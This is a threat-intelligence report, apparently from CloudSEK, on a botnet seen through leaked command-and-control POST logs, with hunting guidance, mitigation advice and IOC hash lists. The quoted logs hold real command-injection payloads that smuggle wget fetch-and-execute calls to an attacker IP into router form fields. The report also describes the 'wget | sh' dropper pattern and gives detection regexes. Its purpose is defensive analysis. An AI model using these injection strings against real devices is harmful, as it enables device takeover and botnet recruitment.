

Unknown Title

Koushik Pal : : 9/25/2025



Executive Summary

CloudSEK discovered a sophisticated botnet operation through exposed command and control logs spanning six months. The campaign employs a Loader-as-a-Service model, systematically targeting SOHO routers, IoT devices, and enterprise applications through command injection vulnerabilities in web interfaces.

Key attack vectors include exploiting unsanitized POST parameters (NTP, syslog, hostname fields) to execute remote payloads, leveraging default credentials, and targeting known CVEs in WebLogic, WordPress, and vBulletin systems. The operation shows a 230% attack spike from July-August 2025, deploying multi-architecture malware including Morte binaries and cryptomining payloads.

CloudSEK has been monitoring these logs for several months, with customers already alerted when their technology stacks overlapped with targeted attack vectors from this campaign.

Analysis

During our routine scans for malicious infrastructure hunting, CloudSEK’s TRIAD found loggers in use by threat actors.

104.248.75.228:8080

POST Data Logger

104.248.75.228

United States of America / California / Santa ...

ASN: 14061

Organization: DIGITALOCEAN-ASN

2025-08-27

Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33 /

centos

Header

Products

HTTP/1.1 200 OK

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

Date: Wed, 27 Aug 2025 12:24:44 GMT

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33

X-Frame-Options: sameorigin

X-Powered-By: PHP/7.4.33

The server contained command and control logs issued by threat actors over the period of the last 6months, which gave us insights about their attack vectors and infrastructure in use.

body_hash: 670118828

```

<div class="log-box">
  <h2>POST Data Log:</h2>
  <div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[peerRptPin] =&gt; </pre></div><div class="log-item"><pre>[resetRptUnCfg] =&gt; 0</pre></div><div class="log-item"><pre>[configVxd] =&gt; off</pre></div><div class="log-item"><pre>[peerPin] =&gt; </pre></div><div class="log-item"><pre>[targetAPSSid] =&gt; </pre></div><div class="log-item"><pre>[targetAPMac] =&gt; </pre></div><div class="log-item"><pre>[localPin] =&gt; `wget -q0- http://74.194.191.52/rondo.cdz.shlsh`</pre></div><div class="log-item"><pre>[resetUnCfg] =&gt; 0</pre></div><div class="log-item"><pre>[submit-url] =&gt; /wlwp.s.htm</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 17:05:48</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[message] =&gt; </pre></div><div class="log-item"><pre>[next_file] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[this_file] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[h_dhcpc_enable] =&gt; enable</pre></div><div class="log-item"><pre>[todo] =&gt; save</pre></div><div class="log-item"><pre>[m_wan_aliasip] =&gt; </pre></div><div class="log-item"><pre>[dhcp_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[pppoe_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[m_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[m_wan_hostname] =&gt; TR3300</pre></div><div class="log-item"><pre>[et1macaddr] =&gt; 00:30:BD:F6:EE:94</pre></div><div class="log-item"><pre>[wan_proto] =&gt; dhcp</pre></div><div class="log-item"><pre>[wan_access] =&gt; eth1</pre></div><div class="log-item"><pre>[action] =&gt; Apply</pre></div><div class="log-item"><pre>[webpage] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[itsbutton1] =&gt; Apply</pre></div><div class="log-item"><pre>[dyna_mtu] =&gt; 1500</pre></div><div class="log-item"><pre>[hostname] =&gt; $(&wget -q0- http://74.194.191.52/rondo.znt.shlsh)</pre></div><div class="log-item"><pre>[dhcpc_enable] =&gt; </pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 15:27:34</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[timeout] =&gt; </pre></div><div class="log-item"><pre>[pro_ver] =&gt; </pre></div><div class="log-item"><pre>[packetSize] =&gt; </pre></div><div class="log-item"><pre>[ip] =&gt; </pre></div><div class="log-item"><pre>[domain] =&gt; `wget -q0- http://74.194.191.52/rondo.uzz.shlsh`</pre></div><div class="log-item"><pre>[hop] =&gt; 1</pre></div><div class="log-item"><pre>[action] =&gt; </pre></div><div class="log-item"><pre>[pingMode] =&gt; traceroute</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 05:49:55</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[command] =&gt; `wget -q0- http://74.194.191.52/rondo.hsg.shlsh`</pre></div>

```

As we can see above, there are markers in the log file within square brackets that hold a lot of significance with respect to the hunt. Let's understand what they mean.

Logger Panel Markers

The below panel log markers tell us which function/module of the botnet's web panel processed that respective request:

1. [ReplyPageLogin] → Initial access attempt / authentication probe

- What happens: Automation sends login POSTs (username/password fields logged). This module records successes and failures and feeds results into the next stage.
- Intent: find admin access (default creds or brute/spray) so attacker can reach privileged form inputs.

2. [ConfigSystemCommand] + [SystemCommand] → Injection / Execution staging

- What happens: the panel writes the attack string into a “system command” parameter (the raw command is logged in SystemCommand) — typically a fetch-and-execute chain (wget -qO- http://IP/rondo.*.sh | sh, busybox wget, or tftp/ftpget).
- Intent: achieve remote execution on device with a minimal one-line dropper.

3. [ReplyErrorPage] → **Execution failed or request malformed**

- What happens: the panel returns an error page for that UI action (could be blocked by WAF, malformed input, missing permissions, or device rejecting payload).
- Intent: the automation records failure so it can retry with a different payload, different host, or different vector.

4. [ReplySuccessPage] → **Request accepted / likely execution reached**

- What happens: the panel returns the success page; combined with SystemCommand it strongly implies the device accepted the command and the panel considers it delivered.
- Intent: mark this host as “candidate compromise” — move to fingerprinting and payload staging.

5. [ReplyDeviceInfo] → **Post-exploit reconnaissance / fingerprinting**

- What happens: device responds with metadata fields (MAC, hostname, firmware, reachable services). The panel logs those fields.
- Intent: operator collects environment info to decide which binary (arch) to push, whether to keep the device for C2/mining/DDoS, or to sell the access.

Targeted Device Types

- **Oracle WebLogic servers** (via RCE of WebLogic console/servlets)
- **SOHO routers / embedded Linux** (via wlups.htm, wan_dyna.html, etc.)
- Embedded Linux (BusyBox, multi-arch payloads: morte.x86, morte.x86_64)
- NTP, syslog, hostname, ping fields (router/firmware injection points)
- Firmware upgrade & diagnostics endpoints
- Default credentialed web admin UIs

Timeline	Intent	Result
Mar 2025: Initial probing Apr 2025: Web exploitation Aug 2025: Peak deployment	Botnet recruitment Resource monetization Infrastructure building	Multi-family malware deployment Morte + Mirai variants Sustained C2 operations

Attack Vector Analysis & Hunt Hypothesis

1. Command injection via web GUI fields (NTP, syslog, hostname, ping, MAC, firmware inputs)

- Description: Attacker injects shell commands into unsanitized POST parameters (e.g., ntp, remote_syslog, hostname, ping) so the device executes wget/curl | sh.
- MITRE: **T1190 (Exploit Public-Facing Application)**, **T1059 (Command and Scripting Interpreter — sh)**.
- Hunt: Search web server/WAF/proxy logs for POST bodies containing wget, curl, busybox or |sh inside fields like ntp, syslogServerAddr, hostname, ping.

2. Downloader/payload fetching via HTTP (wget/curl piped to sh)

- Description: Direct fetch-and-execute: wget -qO- http://<IP>/rondo.*.sh | sh or curl ... | sh.
- MITRE: **T1105 (Ingress Tool Transfer)**, **T1059**.
- Hunt: Detect wget -qO- .* \ | sh patterns in command logs, process starts, or POST bodies; block the known IPs/domains.

3. Alternate transfer protocols: TFTP / FTP (ftpget/tftp usage)

- Description: Use of TFTP/FTP commands as fallback to transfer binaries when HTTP fails.
- MITRE: **T1105 (Ingress Tool Transfer)**.
- Hunt: Monitor for TFTP/FTP sessions from embedded devices, ftpget or tftp in logs.

4. Use of BusyBox / platform-agnostic tools for portability

- Description: Calls use busybox wget / busybox wrappers to run on minimal embedded Linux. This maximizes success across different routers.
- MITRE: **T1059**, **T1105**.
- Hunt: Search for busybox wget or busybox invocations combined with download commands.

5. Default-credential / web-login brute or reuse (admin:admin etc.)

- Description: Attempts to log into web admin with default credentials or automated credential sprays to reach the admin UI where injection is possible.
- MITRE: **T1110 (Brute Force)**, **T1190**.
- Hunt: Look for repeated admin:admin login attempts, large numbers of failed/successful admin logins, or credential spray patterns.

6. Exploitation of firmware upgrade / diagnostics endpoints

- Description: Abuse of firmware upgrade, diagnostics, or other privileged endpoints (firmware upload/upgrade pages) to run commands or drop payloads.
- MITRE: **T1190**, **T1609 (Drive-by Compromise — via vulnerable device features)**.

- Hunt: Monitor calls to firmware/upgrade endpoints with suspicious payloads or HTTP bodies that contain shell commands.

7. Use of multiple redundant drop hosts (infrastructure rotation / resilience)

- Description: Hosting similar scripts/binaries across many IPs (e.g., 74.194.191.52, 38.59.219.27, 83.252.42.112, 196.251.73.*) so payload delivery survives takedowns.
- MITRE: **T1583 (Acquire Infrastructure)** (operator behavior), **T1105**.
- Hunt: Block/monitor the set of IPs, search for repeated identical URIs across different hosts.

8. Staged payloads (shell script droppers → native binaries like `morte.x86_64`)

- Description: Small shell scripts that then download or compile native payloads for persistence/exploitation (e.g., `morte` binaries seen).
- MITRE: **T1105**, **T1547 (Persistence — via scripts/binaries)**.
- Hunt: Look for execution of temporary shell scripts in `/tmp`, `/var/run`, sudden `chmod` + execution of new binaries.

9. Cryptomining / JSON-RPC miner behavior (eg. `getwork/eth_getWork`)

- Description: Payloads that connect to mining pools or use JSON-RPC `getwork/eth_getWork` suggest mining as monetization.
- MITRE: **T1496 (Resource Hijacking)**.
- Hunt: Monitor outbound JSON-RPC requests, unusual long-running CPU processes, or connections to known mining pool endpoints.

10. Command-and-control over HTTP(s) (pull/poll model) and possible custom C2


- Description: Devices fetch scripts from web hosts and likely poll for commands or report status to HTTP endpoints (observed repeated script fetches and command patterns).
- MITRE: **T1071.001 (Application Layer Protocol: Web Protocols)**.
- Hunt: Watch for periodic HTTP GETs/POSTs to suspicious hosts/IPs, especially from many devices.

11. Use of web admin UI helper pages as attack surface (`wlwps.htm`, `wan_dyna.html`, `login.shtml`, etc.)

- Description: Targeting specific vendor UI pages that expose fields which get logged/processed on the device and can be injected into.
- MITRE: **T1190**.
- Hunt: Search for requests to `wlwps.htm`, `wan_dyna.html`, `login.shtml` containing unusual payloads in query or body.

Exploitation of Old CVEs (Often exploited by other botnets too)

- **CVE-2019-17574**
 - PopUp Maker WordPress plugin vuln
- **CVE-2019-16759**
 - vBulletin pre-auth RCE
- **CVE-2012-1823**
 - PHP-CGI query string handling RCE



CloudSEK has been observing these logs for several months, and our customers have already been alerted if their technology stack was found to overlap with the targeted vectors from this campaign. From July 2025 to August 2025, we saw an attack spike of > 230% - after which the threat actors wised up and revoked

access to the logger server. We can ascertain with high confidence that the threat actors will continue rapid exploitation and will considerably expand the list of targeted devices in the next 6 months.

Impact

Direct Enterprise Targeting

Enterprise Application Exploitation:

- WebLogic deserialization attacks
- Struts2 OGNL injection attempts
- JNDI Injection

These attacks directly compromise enterprise infrastructure, potentially leading to:

- Data exfiltration and intellectual property theft
- Lateral movement within corporate networks
- Ransomware deployment as secondary payload

Supply Chain and Infrastructure Risks

Network Infrastructure Compromise:

- Evidence: Systematic router exploitation affecting corporate edge devices
- Evidence: NTP server poisoning attacks that could affect time-sensitive enterprise operations
- Evidence: DNS manipulation attempts through diagnostic interfaces

Third-Party Risk:

- Small business routers and IoT devices becoming attack vectors against enterprise clients
- Compromised service provider infrastructure enabling attacks on enterprise customers

Operational Impact Assessment

Business Disruption:

- Botnet recruitment could consume network bandwidth affecting business operations
- Compromised devices may participate in DDoS attacks targeting enterprises
- Network instability from infected edge devices

Security Operations Burden:

- Increased incident response workload from multi-vector attacks

- Need for enhanced monitoring of both web applications and network infrastructure
- Resource allocation for threat hunting across diverse attack surfaces

Recommendations

Immediate containment & remediation (prioritized)

1. **Egress blocking:** Block outbound HTTP/HTTPS/effective ports to the network IOCs.
2. **Inventory & isolate:** Identify devices with web admin access exposed to the internet or on internal networks, especially those using default creds; isolate those showing the injected POST patterns (NTP/syslog/hostname fields containing wget/curl).
3. **Firmware & credential fixes:** Change default credentials, update firmware where vendor patches exist, disable remote management (remote syslog/NTP/diagnostics) if not needed.

Detection (SOC/SIEM):

- Sigma: match POST body params + suspicious characters.
- Suricata/Snort: regex for wget.*\|sh or curl.*\|sh in HTTP body.
- Hunt: high CPU + JSON-RPC to unknown IPs.

Prevention (Network/SecOps):

- Block TFTP/FTP egress from IoT segments.
- Egress filtering → only allow whitelisted update servers for routers/firmware.
- Segmentation → isolate IoT from production.

Response (IR):

- Quarantine any device showing outbound mining pool comms or executing /tmp/morte.*.
- Collect /tmp contents, last executed shell commands, and process tree for forensic evidence.
- Reimage devices that can't be patched.

Appendix

IOCs

RondoDoX Downloader IP

74.194.191.52

Downloader sha256

6a77842da45c4f0668ff880e129ffbce8e7980ea73fd10bd66124133bed88aff
160036783c4e7be0a1c9032ec876d47f8b898a0555af4e5fff2ee19a189dfd49
c6cfa8bef8beedb731bbd10a299d3b8dfa5b0af4fce65f6357dc3ce2c9a95721
ebe51f66b2aa42396427b187ae9db031b2bdc91f7b48143f81c439c3c11ef14b
c7c4613cc71d869b85ca7ee000b5a87c07c2e76dd65b3a8d1ab63c39f4db5437
c2be84ecfdb2970f2fa2e4c0e1f4e8eb39b17ee271838490ff847900e8a88fa7
24457ee666362a72a3af8267655413ea26b3a05df6e768b467bdfa5fefbaa14c
01ae333d518131775dfd3ab76832cb4796cda88630ba7b4b9ce2446ec9192b39
1cfed5e3963fd22823a63fe44ba533a014dff9528b44c9c2b620c81963d595ce
b05278dcd9f975eb202ce08185ec834f5703e476fa2ab421b62f5418ad6d6789
a93430a7f67b31d8309cd90f8d4181199aafafa9951980dc4d28d9ebaaa747ef
e4213debf201d6a1a59683ed1f4db239eac28e604908bcf0720235bbc36ffc28
cd84c2b486ee129be3334bf006794e84f0b316f9bd96cd84c893b0c92be1f9b9
da0d9103eece609071b8bdb1702566c49752d8bb2e0736421cd9555539920ecc
bfde10dfc3aa82e605021372817fa24fda7e00f51726097d65b57d531640c05a
08beb97841e761dd8e34d677d1ed6164a259b9ada3c8e4c26e2b25d47011bfd9
a11a49b298eda9b4557da2a1386c4ea4fd1f0867de5662ad8232bd82cc155253
80947823295dfcb0abcce6c092df506050a6dc90b45538cea594dd27cad45709

RondoDox Payload sha256

B6302061d56916a2357796eee3b5b69c6e2e5286200751f6e4083f7495413c2d

RondoDoX Downloader IP

83.252.42.112

Downloader sha256

104a156bcf995c35c09ffd27aef713d6d14265e3852fc7184ba046d097a6099e
687210cdcacfd17e2ca63d3a50d1df5230bb6677b9a322947a7de24c7264d273
75e9249bdd7603dbc3fbd436bb76432d495854848b154a53b3e38028a6e75e51
934480cd70614fce7c08386e4c9725cc066b1ff2b4e71b1fef05a3f9b530bc10
488affb270e54bbe67cd1f182479af477b2f77653b7816ab4ae488df5708dcc4
6b6b2d77d6cf3fb3df97c93e0a098f00e956d9edc873822ddf45ffeeaaa654eb
b099f6e1a182f6f3184585b0f3c25e56b20e953c86888a9df816e31f4fe98614
740c763906290324a78c78afafb5d894c75f723ba4b1e16c29ae7b4468a7ad13

RondoDoX Payload sha256

c11bce7a2a07e1da4921a97e0c73445a49130dc87bea22ca938568840f11f5fb

Morte Downloader IP

196.251.73.24

PDNS

h3x.pro

riseonid.com

pixelcheat.com

fbbsbf.work.gd

vansync.net

revoltreps.xyz

batmanansaak.com

bennamynale.com

Downloader sha256

E62ab4b92943ca82c0a8956f59b75cd613fdc8cdd570ad9358eff03c3f9c9d94
0dd836ae6250cb86b18aab0ec8187ae427a2c35acb4ff9a1f674ecc8c016d613
1021124ad2a144ca265da5ab016a35ef68515a9509b4da1df284d27f3e8181a5
1e1f6c1fb49319b786423ddc304f3f2884439d5734e2248ac84686abdafa7a72
B5f2b5c49abc59e95b1ced01ae0b68ba8e40c3b7bb87a924dadfb90f5813cf10
13965237353de749da4cd8bd464341ac00c1bd447205948f4eaab8ad4128575f
B7b27434c69d07768debb963f2f9671ba28f7a43db8fb0b71f88f3c6a12f8e26

Morte Payload sha256

0a31a2b27d64ebb90bd4da3d559f15d2063bded6e3a483c0ca5992e668701040
144d5ae1d0db3c3c21067aaf3b402a39545f9685699c8911505da3a2b870b56b
1ddf64fd5213bde78365e952de3b477132f851b69eb54161bd9aeba07569776
3db334c7d3ae21838546be3c5a3cd94ba8413c5399057a556c705a428ff5020a
411fd9556702558bc9a84fbbcce86cc50e0448c76110d740c7c6ffde3f74f8e1
5134c07fe2921ed427fb88847d34c770fbe678e46e76bff9362eb9f6c12f284f
54dd1e566f1724107bed730f1d47b640420c9f7d4cde19cb74fa6ddfa8d2bd3f
5f96d6595450ccc90cbff474f5f0217a894af4969d9584df8acb3127128c73e2
60bf7d9cf1901a70cf383c3e06fb8e2a54c41934530a51aa727c86fa6ca0db84
6e18c95f1a7262d6aea2245234a44076991b911f3b81b8e425577e969351f128
719930bd0437838f6f172b05c2944b80e49a8287ed9fc92c3966c530429a00ef

73fcdeb4b8b936726c487fbd618c369e6791cd0479b9416e824e0672146b389c
769bfbe181d6c751ce11bdb36a006ddd94dc3519e540622157a1789b32eb2301
7829a58159c23e7448074f9622df119e2ad841de1ce6be1fee030e12b707928f
7df3f116bd545e0f69afed4155150177550e0c814d04d15b75fe0f38bb93ef8e
7fc35dc4571950f5696542da35b710f4347bbdda00daa6218cddf53e21ea9434
98504a4fc097331b4ee145b7b6ea8f070d2466ad15cbd9406a2e181eabd7526d
a737b3f294b5cf96af98cc27de2ab502a7a6b5bc135ff7ec8cf678bd7efac6c2
b1d98ff50ec918a023e73f6a40dd2f15736559350225bac3f11dd3400fa909c4
b3751043e99f5193c42353d2809a37b9d2ff1589b4d1088008cdada10b81a693
c8fffeae657056e0ea113e924eb7dfc9f918a7133de5b87ee816f975af8d7fbd
d8c9267a8c2da78c2144ed544e44bbbc92836cf996e36daa6e6cdce2e3267280
d9a34178d6522ccf847a0989aa27bbb35eb3126c10d14ccea1add6d46509407b
dd508273b367c44c06dbabb4146b49e6ef711f224eb826d336b3cc4814cf4183

Morte Downloader IP

196.251.73.215

PDNS

servizioclienti.mo00.com

codingvix.win

Downloader sha256

3d2acd9571f1e62e42aaf6d34a320d96eb07a1d4b16cce9dc74885aeb0b03f4f

Morte Payload sha256

017e0409a066dbdb4e9bcd23c61d9291a3d54256a80448b743a4a9bba8bb9cc9
02af458cf620bd6e98533ef1c2fe8716198692540d52df0ccd7aab230cfd2e2e
067d87a9ee49d7d062eb630ae4b57d699ef58ceebe952b8fb76027f9f45d37d0
08516780febe4d87e6104cd34e313ec0542dfd6ab0e51022f0d4e00e2a533c20
08ffe7487e234a06e2acb096983d7443c7b00f90bf445a06ef4e09148a478c57
094f1631edf2abe4a260dfd8766389865b1638b56998490d0369880bcd12be60
09b59c56685eec32cb847b6596ffd452c2ecc580212d2ef58bbba09f78b67003
0e52d033bcb8ca53b513ae4c0ac901b993f5ec5e732bc10b27d70eaafe60b49e
0fbb60cc24c52b4ebefe9c571539b5ea47fe5e3e178e2a531ddb3761ef387138
11bd2cda2a6315e143aec63a920da90ae9edc3043b356054aaab79945bd248d9
152d3cd8fdcf411cb76cd5166cbbcab197a6e3f628cb629ec9b1a3b306115943
18d54d39538607dac051384f4b7e78f2c487d16c2e6733c91aea81b316ecb56d
18e0e0cd43bdce7385a631cc8832102e6f19e47901fd69037ac9219406878eaf
1a62aabc26ace9ee3e99e2dff5a2237f8a1f1e36dfbfc2c9bf5f6beb8d00f1
238adec437f07a61e8a65e2558300f99e2988c99775b94f8c38c6744c28b7ab5
26dc8a154484017a25ffabea4913787deea9e18145bac9e1255ff5a6d3f3903e
2f81eecda6cc7f20da6439c4870021067e77d924adb11206864f4e06b3b8340a
3961a75af731cdb770f376bd50ecd5cea81e13c2fcc479cdde05ccecb46b6ff0
43442091727d4878b37bc2068abf199773ff16618113d6e2bf04b15ccbc92bbc
44b299674f9c153f6dc7e33c3818a50e421f7438d1ba66aca4e457711c3c24d3
4592ef0799bfb634da2979f8add16807e462417dca1b4ea24f673283419e4fe9
4b8a0d8113d0f2d71abc0fef204c1a05d3144c59e727666e519283489693f116
4f71b1a7dc2a703920cdac311a30b1304418713a81d5a398a4a37854fae0fdc3
4f85d87e84d9d23662b1415a53adb1d4ef769e164402ad0f0379ac092943745d

537bf941eb034d76632909f39a03d5e018f433c09be32d7bd6c4b9d89d1fe764
58e5c0e92a34c1b8ffbcaa3ed4c1ce07a7c59713de91db85a9538e4cd30b3e4f
59b3203f2b441ebf264430497c62016e776f47df7c43f833feeb31880fd62245
5a092f65a52d77137dde6cc1b53874cf909528f1d66d6742f3e62404e512124c
5b3f35b7c2c012a831c993568d6cc015845fcc582153735cb961c31c53df65fd
5e196f07c1a9c937ff51ff24dacf1241fd5a81b0c739cf6d38d91bc788facaef
61f69aabb3fbf02f4949303c4e9186b751d1b4d4f4def32ba7c60f1ddbde844f
6244c78bd40beca01eb50d36ea02c544086fb7c18db247b6d377c69a7cf43264
62a70e26cea6c21fcdf3750479ba6222e1a655b26f05978bdd04ea221722f0e7
6622164c76b52290e0fedd1eea0ce0940188f8ac40db272eb0627ace7628b3fe
66780cf0592d9280e4cd9585cc9988ce7eafa33f304eac55c74a9cf86c45c6b7
698667fc332fcb81cea9f159327e5722a893d7aedd686b27f166f38571357bef
7530228f8f2c854bd6b3a5b1c6eba9f554bc37f69d195fb0355eabdbfa790f26
77bf000b573937f22d5148457ee45e5a5e3101e2883b22762022af4a777ec816
7a4f1498b4a6e5de57a25031367cf72e29ba1004864eb8d423cce37e7ad878ce
7daefacc7ccae8d1c15d9b0cccab50dde796f2eb5bb148578afbc125234e79ef
7de8085dd54c5ea46dda7f42c2c4da30088dc43e27e46f40defa96f23f5a2a52
8050ec65efbb445d6bd099f068342236a9d394bb2a9c656017c7380bf556dd11
81b4606ae76cb246009f3ce2184bb5c5cf515b981ea9116b4f94fa698cf38d6b
820b03d5a49edbb445af07ee82b9a19b92ab61a43fb6445163c73fe738277e01
845fcc0e26efd160e72a91b828123181576d1d39d7c53c9554f4a12a384c4feb
858120997d689583e3a189b286ddd6fe2133908ab4afa3ffde7139c5025a47c9
88b4e7b3b661043782a622103320e8dd017a9038c2ca860c5cd25cd5fb1390cb
892f1020ed1260154f87c95953dc7776f0776831869e351e933cd50090af0bf0
8a7f3adca300252b01ccc9e90617778fd64cb80b573fae0ab0912705a1286960

8cf5b3dd0da448bf6e5b511f3aa89469ece74adbc0f097cdde8748f34ff55e83
8d47b68e5fa45c6625c3a2cedcd75818ec8355727b43725033b9f036c67980c9
8df551c09822334c3ad968689a59a455aed95e6e9f05926aa655e62a76a38010
8ec8a4a505943fbb76f601fcb4246decef20471732415d6005c185e66319a294
931cbdbd945158782a5fbdbba8d3ad4c35a5d87a72620cff7f1f1ab25d223b53
9a6145e29e4d7bfddd2da5415b9f336751fab42a22171d0a3447f8e6f69337e8
9bb52a52333d217dcaf57bad27370a8ef23b16ace93231d84f1dca5da09ebbc3
9c1d0e5b6c55e53852079d4753f8a9ab697182b85491f7320bc229570ad6cfa6
9d7510164b019863e739af71467f02ed24e869802006a5243b056a09b9a3d14a
9e251fa8a75dd9e996fea205262572cfd4a365cb87d97c5da9d1309b1e4a9866
a97fb9dd7c82646e0548f98b11fdc930ea343475687efa126c301b327aab3d64
b143ebb10a45d6429eab70e2ec761fd924aaa4e501e7afa4df07d55f70918335
b2d4b16bcf66093f5be264752992755372807c39058419dd9c46f4908cbbb008
b3b1d1bab6c3709c8efd394705e1b022464568a84e946c0ac51c28adbf937edd
b64df94bd25ba3e65417665e1f806db47ec22022ebf45e9d1ce958f5c41a2e33
bae11209e00ae609bd04b2b0133fc3157d7d8935c6f56c53af024ce92b0474b7
bb2ca39c529fb47b9c5b20337a9f2a6641b3a33a803fe9276d8d1ea5cedc1713
bc978e183115ceaf9f1040a7bd15c9ad6e3e28b654919d4b0eaeaff9cba1fe92
bf0db8389c98d53ba46075e0374740b01761278374186eed878c8bd1b5f71494
c2bc223a2d9c0716ae88f1f3c197342982753679782d2bf685eb0b0098fb3191
c378c489c2f6032e101099aaa1c3f2f43229b9e90c45ebf066e1c4beb2eff5fa
c57d189b1faea439ea980dda5dbc0c61e2def18c2371432bb16264e180c5b900
c917d2c51800086971b84cee1a0c2b12a3b9c850174a33ba8a95e4471f515a6c
d196b85e9b52e237cc9134703f9a12470828ddbbc8a85c8c33d51bf38376dbd1
d3ed6b5a0c4ec05b2b5193b2629b031b287375f42d3c65ccb2d2f379a958f4ca

d7572b58ee47dbdeae76c48ddc7694df2e28b3b3b9d2fdf26afab36160c1edd9
dcddc95b14c719c29f93d54765b627391f9b786afe367b1607d202d45ed7095f
dd1b6595a3a898630f14f8a55a695c2e501cbeb3c909bff9ceb29537c2127ab4
de11f05dadf2dd1b1375e49b2a66880c3dee07a57d4734cf978c511e93f917f3
e301f41aebb02108925bb3ae53351ef72ffb6372860354823eda58ff248d0248
e311bb2604c82d557ec60e6532f7f11d97c2542818d4d9a2f687782ad464ddf2
e516acf9e3631e81fa069323c77e8887df93afacb7f249307d368ce7f582ec98
e5781b1a1f909174f8eeaa6230b6020e6689228004a3ff602d408e70b8ba613d
e656926beee61ada6d06880d8b23a47941231d04c90683fe9ea2edb12980b71f
e8099bae8e84278b060f8651d0f601d2e3de08797024a0a13dba0138b3095b43
ead6279e3c1ca7ede8e5c806c66ae0f216a03324dcb9b2f74d4cc2056a61afb9
ec1aacb4a23240116482a22c28de83b6b78748f95c27a945e9ec537e9559a615
efcad9a031901d0823648170f8dc48bfb900de28465e0d47914f570c277bb923
f0052efe0540166be322a991f7e7852df07d63680ba3ca777eca8d0f221b6916
